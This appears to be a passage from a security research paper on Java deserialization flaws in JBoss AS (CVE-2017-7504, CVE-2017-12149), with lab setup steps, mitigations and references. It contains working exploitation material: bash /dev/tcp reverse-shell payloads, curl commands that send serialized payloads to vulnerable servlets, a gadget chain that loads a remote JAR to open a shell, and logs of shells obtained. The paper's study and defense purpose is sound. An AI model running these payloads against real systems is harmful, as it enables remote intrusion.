
It is possible to download JBOSS AS version 4 and test it in order to practice the concepts presented here. It is also necessary to install the Java Virutal Machine (JVM), which can be obtained directly from the Oracle website. See the README in the github of this paper for more detailed instructions. After installing "Java" (JDK), use the following instructions to get and run JBOSS:

```
$ wget https://downloads.sourceforge.net/project/jboss/
JBoss/JBoss-4.2.3.GA/jboss-4.2.3.GA.zip
$ unzip jboss-4.2.3.GA.zip
$ cd jboss-4.2.3.GA/bin
$ ./run.sh -b 0.0.0.0 (ou run.bat -b 0.0.0.0, caso esteja
em um Windows)
```

That been said, condition 1 is satisfied: Servlet that performs deserialization is reachable via a URL, through HTTP POSTs, without requiring any type of authentication.

One can thus proceed with the search of some class available in the classpath that can be reused (gadget). However, before investigating specific libraries present on the platform under review, it is timely to test the commons-collections public gadgets (exemplified in the previous subsection) as well as the golden-gadgets. In this case, condition 2 is satisfied by commons-collection (Java Application Servers usually have a large library base, including it).

Figure 21 thus demonstrates the generation of payload to reuse gadgets from commons-collections and subsequent validation/exploitations by obtaining a reverse shell. Note that the command used in the payload should work only on *nix systems. In the following subsection, however, a gadget chain capable of achieving platform-independent reverse shell connection (e.g., Linux, Windows, IBM OS, MacOS, etc.) will be presented.



```
John:JavaDeserH2HC joaomatosf$ # vulnerable server: 192.168.154.129
John:JavaDeserH2HC joaomatosf$ # box to receive the reverse connection: 165.227.185.195
John:JavaDeserH2HC joaomatosf$ java -cp .:commons-collections-3.2.1.jar ExampleCommonsCollecti
ons1 'bash -i >&/dev/tcp/165.227.185.195/80<&1'
Saving serialized object in ExampleCommonsCollections1.ser
John:JavaDeserH2HC joaomatosf$ curl 192.168.154.129:8080/jbossmq-httpil/HTTPServerILServlet --
data-binary @ExampleCommonsCollections1.ser
??sr#org.jboss.mq.il.http.HTTPILResponse?bo???FELvaluetLjava/lang/Object;xpsrjava.lang.ClassCa
stException???g?\xrjava.lang.RuntimeException?_G
detailMessagetLjava/lang/String;[va.lang.Throwable??5'9w??LcausetLjava/lang/Throwable;L
stackTracet[Ljava/lang/StackTraceElement;LsuppressedExceptionstLjava/util/List;xpq~
```

```
[root@lab01 ~]# # this bobx will receive the reverse connection
[root@lab01 ~]# hostname -I
165.227.185.195 10.17.0.5
[root@lab01 ~]# nc -l -vv -p 80
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 177.82.158.95.
Ncat: Connection from 177.82.158.95:49278.
[root@seglinux bin]# hostname -I
hostname -I
192.168.154.129
[root@seglinux bin]# 
```

Figure 21 - Exploiting JBossMQ (CVE-2017-7504)

The same procedure can be performed using JexBoss. The tool will check for this and other deserialization vulnerabilites - some specific to JBoss, while others are independent of the application server.

```
$ git clone https://github.com/joaomatosf/jexboss.git
$ cd jexboss
$ ./jexboss.py --disable-check-updates --servlet-
unserialize -u http://YOURJBOSS/jbossmq-httpil/
HTTPServerILServlet -F --cmd 'touch /tmp/poc'
or
$ ./jexboss.py --disable-check-updates -u http://
YOURJBOSS:8080
```

As a mitigation of this vector, it is suggested to remove (delete) the HTTP *Invocation Layer* component from *JBossMQ*(*jbossmq-httpil.sar* file/directory). If this service is actually used, you should restrict access to the "/*HTTPServerILServlet*" context through *web.xml* file (eg, replace/restricted/*with only/* in the <url-pattern>/restricted/*<url-pattern> tag in <security-constraints> block). Note, however, that other vulnerabilities should still affect the server, as may be noted by *JexBoss*. Further mitigation measures will be discussed in the subsection dedicated to this purpose.

CVE-2017-12149 and gadget chain to reverse shell multiplatform

This CVE addresses another Servlet that performs unsafe deserialization on data received via HTTP POSTs and, by default, affects *JBoss AS* <= 6.X (ie, 3.X, 4.X, 5.X, 5.X EAP and 6.X). For the publication of these details, *RedHat* was notified on August 22, 2017 and confirmed the vulnerability on the 24th of that month [46].

The vulnerability occurs in *ReadOnlyAccessFilter.class* class which, curiously, is intended to provide "secure access" (read only) to the *Java Naming and Directory Interface* (JNDI) service / API.

Similar to previous case, the code analysis, followed by the verification of the application descriptor file, is sufficient to identify the failure and the injection point, respectively. Figure 22 shows the section of the vulnerable method, in which the content received in HTTP POSTs is loaded (references (**1**) and (**2**)) and then deserialized (reference (**3**)). The application descriptor, which defines the mapping of this Servlet with its URL, is seen in Figure 23.

```
public void doFilter(ServletRequest request,
ServletResponse response,
...
     ServletInputStream sis = request.getInputStream();//
(1) Reading POST data
     ObjectInputStream ois = new
ObjectInputStream(sis);//(2) Starts ObjectInputStream
with data
     MarshalledInvocation mi = null;
     try {
      mi = (MarshalledInvocation) ois.readObject();//(3)
Deserializes data!
```

Figure 22 - Excerpt from the ReadOnlyAccessFilter class, which performs deserialization of user-supplied data

```
<servlet-mapping>
  <servlet-name>ReadOnlyAccessFilter</servlet-name>
  <url-pattern>/readonly/*</url-pattern>
</servlet-mapping>
```

Figure 23 - Excerpt from the web.xml of invoker.war that displays the mapping between the URL and the ReadOnlyAccessFilter Servlet

Figure 23 shows that requests to the "/readonly/*" context are intercepted and handled by the *ReadOnlyAccessFilter Servlet*, where the code is to be reached. It should be noted that the *invoker.war* component, which contains the class in question, is already known to suffer from other vulnerabilities (such as *InvokerServlet*, via *JMXInvokerServlet* and *EJBInvokerServlet* contexts), which can be validated by *JexBoss* since 2014. For demonstration of this case, a *gadget chain* will be presented that allows obtaining a command terminal via reverse connection, independent from the target platform (tested in *Windows, Linux, IBM OS* and *MacOS*). To do so, reuse of *commons-collections gadgets* and native *JRE classes* was done in order to load and dynamically execute a remote component - hosted by the tester on a *web* server.

In addition, a *HashSet* was used as a *trigger gadget* (version proposed by Matthias Kaiser) - instead of *AnnotationInvocationHandler* - so as to work on systems with versions of *Oracle JRE / JDK*> = 8u72 and IBM *Java* as well. In short, the general idea of the trigger is that by creating a *TiedMapEntry* containing the already known *LazyMap* (eg. new `TiedMapEntry(lazyMap,"any-key"))` and invoking its `hashCode()` method, will result in a lazyMap.get("any-key") - which, it is known from the previous examples, triggers the chain of transformers. Combined with this, during the deserialization of HashSet, its *magic method* `readObject()` iterates through all items and adds them to a `HashMap` (invoking map.put (key, value)). The put method, in turn, invokes the hash (key) - to ensure that each key is unique. Thus, in order to calculate the appropriate keys *hash*, the *hashCode ()* of the object is invoked (in this case, *TiedMapEntry.hashCode()*) - bingo!. Keep in mind, therefore, that a *HashMap* will achieve (diverting the flow to) the object *hashCode() method* (which is the point that needs to reach the *TiedMapEntry* in order to trigger the chain transformers).

HINT: Use the code from the first example (*TestDeserialize.java*) in order to debug the deserialization of the payload presented - and thus better understand the flow involved.

The developed t*ransformers* chain (Figure 24) succinctly draws on Java's Reflection capability to instantiate a server-side *URLClassLoader* [47] and, with it, "include" an external code in the system at runtime.

```
String remoteJar = "http://joaomatosf.com/rnp/
JexRemoteTools.jar";
Transformer[] transformerUrlClassLoad = new Transformer[]
{
    new ConstantTransformer(URLClassLoader.class),
    new InstantiateTransformer(// (1) Initializes
URLClassLoader providing remote component URL
        new Class[]{
            URL[].class
        },
        new Object[]{
            new URL[]{new URL(remoteJar)}
        }),
    new InvokerTransformer("loadClass", // (2) Invokes
method to load JexReverse class
        new Class[]{
            String.class
        },
        new Object[]{
            "JexReverse"
        }),
    new InstantiateTransformer(// (3) Initializes
JexReverse providing IP and Port for reverse
        new Class[]{ String.class, int.class },
        new Object[]{ IP, port } ) };
```

Figure 24 - Gadget chain to load and execute a class on externally hosted component

In reference (**1**), an *InstantiateTransformer* (another type present in the *commons-collections*) is used, which will initialize a *URLClassLoader* object during the "transformation". The URL of the remote component, which you want to load on the tested system, is set as the constructor parameter. Another way to do this would be by using two *InvokerTransformers* objects (instead of an *InstantiateTransformer*) to invoke the *getConstructo*r and *newInstance* methods of the *URLClassLoader class*, respectively. The result, however, would produce a greater *payload*.


Notice that this process (instantiation) only occurs at runtime (when the chain *Transformers* is activated). This is why it is possible to use non-serializable types in the chain. In other words, objects created via Reflection, such as *URLClassLoader*, will be instantiated only on server-side - not serialized and included in payload (which would not be possible).

Next, the `loadClass()` method is invoked in order to load the *JexRemote class* (reference (**2**)). At this time, if the server is vulnerable and has access to the Internet, it should download the *JexRemoteTools.jar* file, which is included in the link. Finally, *the JexRemote* object will be instantiated (reference (**3**)), receiving as parameters the IP address and the port to establish the reverse shell connection - which is done by a method invoked by the constructor itself. This last *class* (*JexRemote*) is based on a *WebShell JSP* [48] and can be used as a starter for "integration" with *Meterpreter*. Besides this, any other *Java* code could be loaded in the JVM *(code injection*), generating a difficult detection situation (since it is not necessary to create new processes or write data in the filesystem).

To test the concepts presented, you can download and run the latest version of JBOSS AS 6.X using the following instructions:

```
$ wget http://download.jboss.org/jbossas/6.1/jboss-as-distribution-6.1.0.Final.zip
$ unzip jboss-as-distribution-6.1.0.Final.zip
$ cd jboss-6.1.0.Final/bin
$ ./run.sh -b 0.0.0.0 (OR run.bat -b 0.0.0.0, in case if Windows)
```

Figure 25 finally shows the generation of the *payload* presented and the respective exploitation of CVE-2017-12149 in a *JBoss AS 6.1.0.Final*. Note that the IP address and port of the server that will receive the reverse connection are provided as a parameter. As in the previous case study, if desired, you can use *JexBoss* to automate this process, as well as the Test Lab instead of a *JBoss* (e.g., `java -cp .:commons-collections-3.2.1.jar VulnerableHTTPServer`).



```
Terminal
John:JavaDeserH2HC joaomatosf$ javac -cp .:commons-collections-3.2.1.jar ReverseShellCommon
sCollectionsHashMap.java
John:JavaDeserH2HC joaomatosf$ java -cp .:commons-collections-3.2.1.jar ReverseShellCommons
CollectionsHashMap 165.227.185.195:80
Saving serialized object in ReverseShellCommonsCollectionsHashMap.ser
John:JavaDeserH2HC joaomatosf$ curl 192.168.0.40:8080/invoker/readonly --data-binary @Rever
seShellCommonsCollectionsHashMap.ser
<html><head><title>JBoss Web/3.0.0-CR2 - Error report</title><style><!--H1 {font-family:Tah
oma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:
Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-fami
ly:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font
```

```
root@lab01:~
[root@lab01 ~]# hostname -I
165.227.185.195 10.17.0.5
[root@lab01 ~]# nc -l -vv -p 80
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 177.82.158.95.
Ncat: Connection from 177.82.158.95:50656.
Microsoft Windows [vers?o 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\joao\Desktop\jboss-6.1.0.Final\bin>whoami
whoami
joao-pc\joao
```

Figure 25 - Exploitation of CVE-2017-12149 with use of the gadget chain for reverse shell connection multiplatform

It should be noted that this *chain gadget* is not limited to *JBoss* AS. *Java* systems (JVM) in general, which perform insecure deserialization and have the *commons-collections* library in *classpath*, should be affected. There are also other techniques for getting reverse connection, as seen in the previous case study, such as running the command on *nix systems: `/bin/bash -c /bin/sh -i>&/dev/tcp/IP/Port<&1`. However, as already explained, the *gadget chain* of Figure 24 should work equally well on Windows platforms.

The mitigation of this vector is similar to the previous case: remove (delete) the component containing the vulnerable *class* (*invoker.war*) or the *class* itself (*ReadOnlyAccessFilter.class*). Likewise, if the service is used, access to the "/readonly/*" context must be restricted through the *http-invoker.sar/invoker.war/WEB-INF/web.xml* file (e.g., replace/restricted/*for only/* in the <url-pattern>/restricted/*</url-pattern> tag in the <security-constraints> block). Note, however, that other vulnerabilities should still affect the server, as may be noted by *JexBoss*.

Considerations on mitigation measures

The mitigation of such vulnerabilities, with respect to the native *JVM* cases, runs through different layers: from proper management of application dependencies (i.e., updates to libraries/frameworks and platforms), through secure encoding (i.e., using Look-ahead with strict whitelist) and entering into external mechanisms to the application.

Importantly, it may be insufficient to recommend "do not rely on user input" only at the application level. This is because often the injection occurs not in the application code itself (where one would have the chance to implement Look-ahead), but in platform or in frameworks / libraries used by them - that perform deserialization without developers' control/knowledge. Therefore, you must recognize that the attack surface goes beyond your code.

From *Java* versions 6u141, 7u131, 8u121 and 9, you can take advantage of *JDK Enhancement Proposals* (JEP) 290 [49]: a *JVM*-based *look-ahead* implementation. Not only type filters are supported, but also other properties, such as size *arrays*, object graph depth and number of references. In this way, protection extends to attacks that cause DoS (which are not avoided with look-ahead techniques).

When you enable JEP 290, you can choose three types of filters (which are automatically evaluated before deserialization), one of which is global (*process-wide*) - whose effect is applied to all *ObjectInputStream*, and it is not necessary to make modifications to the code. Settings, such as the list of allowed *classes* and other properties, are easily set via *System Properties*. The other two filters types (custom and built-in) are available only from the *JVM version 9*. It should be noted, however, that the use of whitelist requires application deep knowledge and the underlying platform in order to avoid "blocking" of necessary types (and which do not pose risks). The use of blacklisting, on the other hand, is discouraged [50].

In versions of the JVM earlier than those mentioned, an alternative is to employ Java Agents, such as NotSoSerial. Like code look-ahead, the agent can act with filters to be checked before invoking the resolveClass() method - but globally. Note, however, that this approach adds extra overhead to the application - which, in certain situations, may be impractical.

In addition, other layers/mechanisms deserve to be considered. Certain situations may be mitigated by the proper use of a reverse proxy, while others may be blocked by Intrusion Prevention Systems/Web Application Firewalls (IPS/WAF) - when properly positioned. Of course, be aware that both of these controls are subject to bypass techniques (e.g., via SSRF or encoding).

Operating system hardening, coupled with the use of a mandatory access control (e.g., *SELinux*), in addition to the discretionary (traditional permission), can help limit the damage caused by exploitation. In addition, the audit of all *execve system calls* made by the user running the application server, makes it easier to identify certain violations (such as running commands via *Runtime.exec(cmd)*). Another relevant suggestion is to use a restrictive default policy in the INPUT of the local firewall of the servers in order to hinder lateral movement via the RMI and JMX protocol ports.

Not least, it is recommended to limit the access of the servers to the Internet, in addition to the internal DNS service (using, when possible, static resolution). In this way, a possible intruder is "limited" to blind injection (e.g. using sleep) - which requires more time and traffic, thus increasing the chances of detection.

This non-exhaustive set of recommendations is sufficient to indicate the paths to be followed. Each team, however, needs to appropriately list and evaluate actions appropriate to their environments.

Lastly, keep talented professionals and, if possible, a red team. =]

Discussion and Conclusion

This document discussed deserialization vulnerabilites in Java Virtual Machine (JVM) context. Although the scope has been limited to few cases, the foundations presented are the basis for expanding the studies to more elaborate scenarios - including other platforms.

In addition to the topics covered in practical examples, there are also vulnerabilities involving third-party libraries used for (de)serializing objects in open formats (e.g., *XML, JSON*). The most notable examples are the famous *XStream* libraries [51] [52] - widely adopted in *opensource* projects - and *XMLDecode*r [53] - common in SOA systems. The first works just like the native process (invoking *magic methods*), but using XML notation. In github of this document, there is an example of a payload converted to this format and a demonstrative video.

There are also cases where it is necessary to combine deserialization with different techniques (e.g., compression, encryption and payload coding) and other vulnerabilities (e.g., SSRF, XXE, JNDI Injection, EL Injection) in order to succeed in the exploitation of certain environments / vectors. Often, the arrangement of different CVEs (new and old) makes it possible to elevate to critical (e.g., RCE) the impact of vulnerabilities that, at first, were considered low or important gravity.

In addition to the context of the JVM, the same problem affects other popular technologies, such as PHP [9] [54] [55], ASP [56] [57], Node.js [58], Python [59] and Rails [60]. These other cases are equally critical and often lead to remote code execution.

This class of vulnerabilities is not new and, potentially, should not disappear any time soon. New techniques and attack vectors have been published more frequently than equivalent protection mechanisms. In addition, the adoption of technologies, frameworks and platforms that do not always value security, with a high level of abstraction and flexibility - and consequently complexity - contribute to the persistence of such vulnerabilities.

An effective way to control risk in relation to these problems is to understand in essence the mechanisms that lead to failures (not just how they can be exploited and/or mitigated). In other words, truly knowing your weaknesses is a good starting point for the best adoption of appropriate defense mechanisms. To do this, keep a qualified team nearby.

Finally, a quote from Google's director of information security and privacy:

"Rather than spending tons and tons of money on technology, put a little bit of money on talent and have them do nothing but patching." (Heather Adkins)

Source: TechCrunch Disrupt SF 2017

REFERENCES:

[1] MITRE, “CWE-502: Deserialization of Untrusted Data,” [Online]. Available: https://cwe.mitre.org/data/definitions/502.html. [Retrieved in 08 2017].

[2] Oracle, “Java Object Serialization Specification,” [Online]. Available: https://docs.oracle.com/javase/8/docs/platform/serialization/spec/serialTOC.html. [Retrieved in 08 2017].

[3] Oracle, “Java Remote Method Invocation (RMI),” [Online]. Available: http://docs.oracle.com/javase/6/docs/technotes/guides/rmi/index.html. [Retrieved in 08 2017].

[4] Oracle, “Java Management Extensions (JMX),” [Online]. Available: http://docs.oracle.com/javase/7/docs/technotes/guides/jmx/. [Retrieved in 08 2017].

[5] Oracle, “Introducing Oracle JMS,” [Online]. Available: https://docs.oracle.com/cd/B19306_01/server.102/b14257/jm_create.htm. [Retrieved in 08 2017].

[6] Oracle, “CORBA Technology and the Java™ Platform Standard Edition,” [Online]. Available: http://docs.oracle.com/javase/7/docs/technotes/guides/idl/corba.html. [Retrieved in 08 2017].

[7] MITRE, “CWE-20: Improper Input Validation,” [Online]. Available: https://cwe.mitre.org/data/definitions/20.html. [Retrieved in 08 2017].

[8] H. Shacham, “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86),” *Proceedings of ACM CCS*, 2007.

[9] S. Esser, “Utilizing Code Reuse/ROP in PHP Application Exploits,” [Online]. Available: https://www.owasp.org/images/9/9e/Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-Exploits.pdf. [Retrieved in 08 2017].

[10] OWASP, “Deserialization of untrusted data,” [Online]. Available: https://www.owasp.org/index.php/Deserialization_of_untrusted_data. [Retrieved in 08 2017].

[11] T. Bletsch, X. Jiang e V. Freeh, “Mitigating Code-Reuse Attacks with Control-Flow Locking,” em *Proceedings of the 27th Annual Computer Security Applications Conference (ACSAC '11)*, New York, 2011.

[12] G. Lawrence e C. Frohoff, “Apache-commons-collections: InvokerTransformer code execution during deserialisation,” [Online]. Available: https://access.redhat.com/security/cve/cve-2015-7501. [Retrieved in 08 2017].

[13] G. Lawrence e C. Frohoff, “Deserialize My Shorts: Or How I Learned to Start Worrying and Hate Java Object Deserialization,” [Online]. Available: http://frohoff.github.io/owaspsd-deserialize-my-shorts/. [Retrieved in 08 2017].

[14] M. Schoenefeld, “Java Runtime Environment Remote Denial-of-Service (DoS) Vulnerability,” [Online]. Available: http://seclists.org/fulldisclosure/2004/Dec/447. [Retrieved in 08 2017].

[15] J. Tinnes, “Write once, own everyone, Java deserialization issues,” [Online]. Available: http://blog.cr0.org/2009/05/write-once-own-everyone.html. [Retrieved in 08 2017].

[16] W. Coekaerts, “Spring Framework and Spring Security serialization-based remoting vulnerabilities,” [Online]. Available: http://wouter.coekaerts.be/2011/spring-vulnerabilities. [Retrieved in 08 2017].

[17] A. Muñoz, “Deserialization Spring RCE,” [Online]. Available: http://www.pwntester.com/blog/2013/12/16/cve-2011-2894-deserialization-spring-rce/. [Retrieved in 08 2017].

[18] P. Ernst, “Look-ahead Java deserialization,” [Online]. Available: https://www.ibm.com/developerworks/library/se-lookahead. [Retrieved in 08 2017].

[19] A. B. Neelicattu, “Apache commons-fileupload: Arbitrary file upload via deserialization,” [Online]. Available: https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2013-2186. [Retrieved in 08 2017].

[20] P. Ernst, “Fixing the Java Serialization Mess,” [Online]. Available: https://www.slideshare.net/salesforceeng/fixing-the-java-serialization-mess-hack-fest-2016-70721085. [Retrieved in 08 2017].

[21] D. Cruz, A. Kang e A. Munõz, “Using XMLDecoder to execute server-side Java Code on an Restlet application (i.e. Remote Command Execution),” [Online]. Available: http://blog.diniscruz.com/2013/08/using-xmldecoder-to-execute-server-side.html. [Retrieved in 08 2017].

[22] T. Terada, “CVE-2013-2165 JBoss RichFaces Insecure Deserialization,” [Online]. Available: https://access.redhat.com/security/cve/cve-2013-2165. [Retrieved in 08 2017].

[23] J. Matos, “JexBoss: Jboss (and others Java Vulnerabilities) verify and EXploitation Tool.,” 08 2017. [Online]. Available: https://github.com/joaomatosf/jexboss.

[24] FBI, “FBI Flash Alerts on MSIL/Samas.A Ransomware and Indicators of Compromise,” [Online]. Available: https://publicintelligence.net/fbi-samas-ransomware/. [Retrieved in 08 2017].

[25] Symantec, “Internet Security Threat Report Government 2017,” [Online]. Available: https://www.symantec.com/content/dam/symantec/docs/reports/gistr22-government-report.pdf. [Retrieved in 08 2017].

[26] J. Horn, “Android <5.0 Privilege Escalation using ObjectInputStream,” [Online]. Available: http://seclists.org/fulldisclosure/2014/Nov/51. [Retrieved in 08 2017].

[27] O. Peles e R. Hay, “ONE CLASS TO RULE THEM ALL, 0-DAY DESERIALIZATION VULNERABILITIES IN ANDROID,” em *USENIX*, 2015.

[28] PayPal, “Lessons Learned from the Java Deserialization Bug,” [Online]. Available: https://www.paypal-engineering.com/2016/01/21/lessons-learned-from-the-java-deserialization-bug/. [Retrieved in 08 2017].

[29] C. Frohoff, “Ysoserial: A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization,” [Online]. Available: https://github.com/frohoff/ysoserial. [Retrieved in 08 2017].

[30] M. Kaiser, “Java Deserialization Vulnerabilities - The Forgotten Bug Class.,” em *RuhrSec*, 2016.

[31] A. Muñoz, “Pure JRE 8 RCE Deserialization gadget,” [Online]. Available: https://github.com/pwntester/JRE8u20_RCE_Gadget. [Retrieved in 08 2017].
[32] C. Frohoff, “Gadget chain that works against JRE 1.7u21 and earlier,” [Online]. Available: https://gist.github.com/frohoff/24af7913611f8406eaf3. [Retrieved in 08 2017].
[33] S. Breen, “What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability,” [Online]. Available: https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/. [Retrieved in 08 2017].
[34] Oracle, “Java Dynamic Proxy,” [Online]. Available: https://docs.oracle.com/javase/8/docs/technotes/guides/reflection/proxy.html. [Retrieved in 2017].
[35] W. Coekaerts, “More serialization hacks with AnnotationInvocationHandler,” [Online]. Available: http://wouter.coekaerts.be/2015/annotationinvocationhandler. [Retrieved in 08 2017].
[36] T. A. S. Foundation, “Class LazyMap,” [Online]. Available: https://commons.apache.org/proper/commons-collections/javadocs/api-3.2.2/org/apache/commons/collections/map/LazyMap.html. [Retrieved in 08 2017].
[37] T. A. S. Foundation, “Class InvokerTransformer,” [Online]. Available: https://commons.apache.org/proper/commons-collections/javadocs/api-3.2.2/org/apache/commons/collections/functors/InvokerTransformer.html#transform(java.lang.Object). [Retrieved in 08 2017].
[38] M. Kaiser, “Commons Collections Gadget Chain using HashSet as Trigger Gadget,” [Online]. Available: https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections6.java. [Retrieved in 08 2017].
[39] M. Kaiser, “Commons Collections Gadget Chain Using a ConcurrentHashMap,” [Online]. Available: https://github.com/frohoff/ysoserial/issues/17#issuecomment-203905619. [Retrieved in 08 2017].
[40] OpenJDK, “AnnotationInvocationHandler Cleanup for handling proxies,” [Online]. Available: http://hg.openjdk.java.net/jdk8u/jdk8u-dev/jdk/diff/8e3338e7c7ea/src/share/classes/sun/reflect/annotation/AnnotationInvocationHandler.java. [Retrieved in 08 2017].
[41] T. A. S. Foundation, “Interface Transformer,” [Online]. Available: https://commons.apache.org/proper/commons-collections/javadocs/api-3.2.2/org/apache/commons/collections/Transformer.html. [Retrieved in 08 2017].
[42] A. B. Panfilov, “D2 REMOTE CODE EXECUTION,” [Online]. Available: https://blog.documentum.pro/2016/02/16/d2-remote-code-execution/. [Retrieved in 08 2017].
[43] D. S. Blog, “Blind Java Deserialization Vulnerability - Commons Gadgets,” [Online]. Available: https://deadcode.me/blog/2016/09/02/Blind-Java-Deserialization-Commons-Gadgets.html. [Retrieved in 08 2017].
2017].

[44] P. Arteau, “Detecting deserialization bugs with DNS exfiltration,” [Online]. Available: http://gosecure.net/2017/03/22/detecting-deserialization-bugs-with-dns-exfiltration/. [Retrieved in 08 2017].

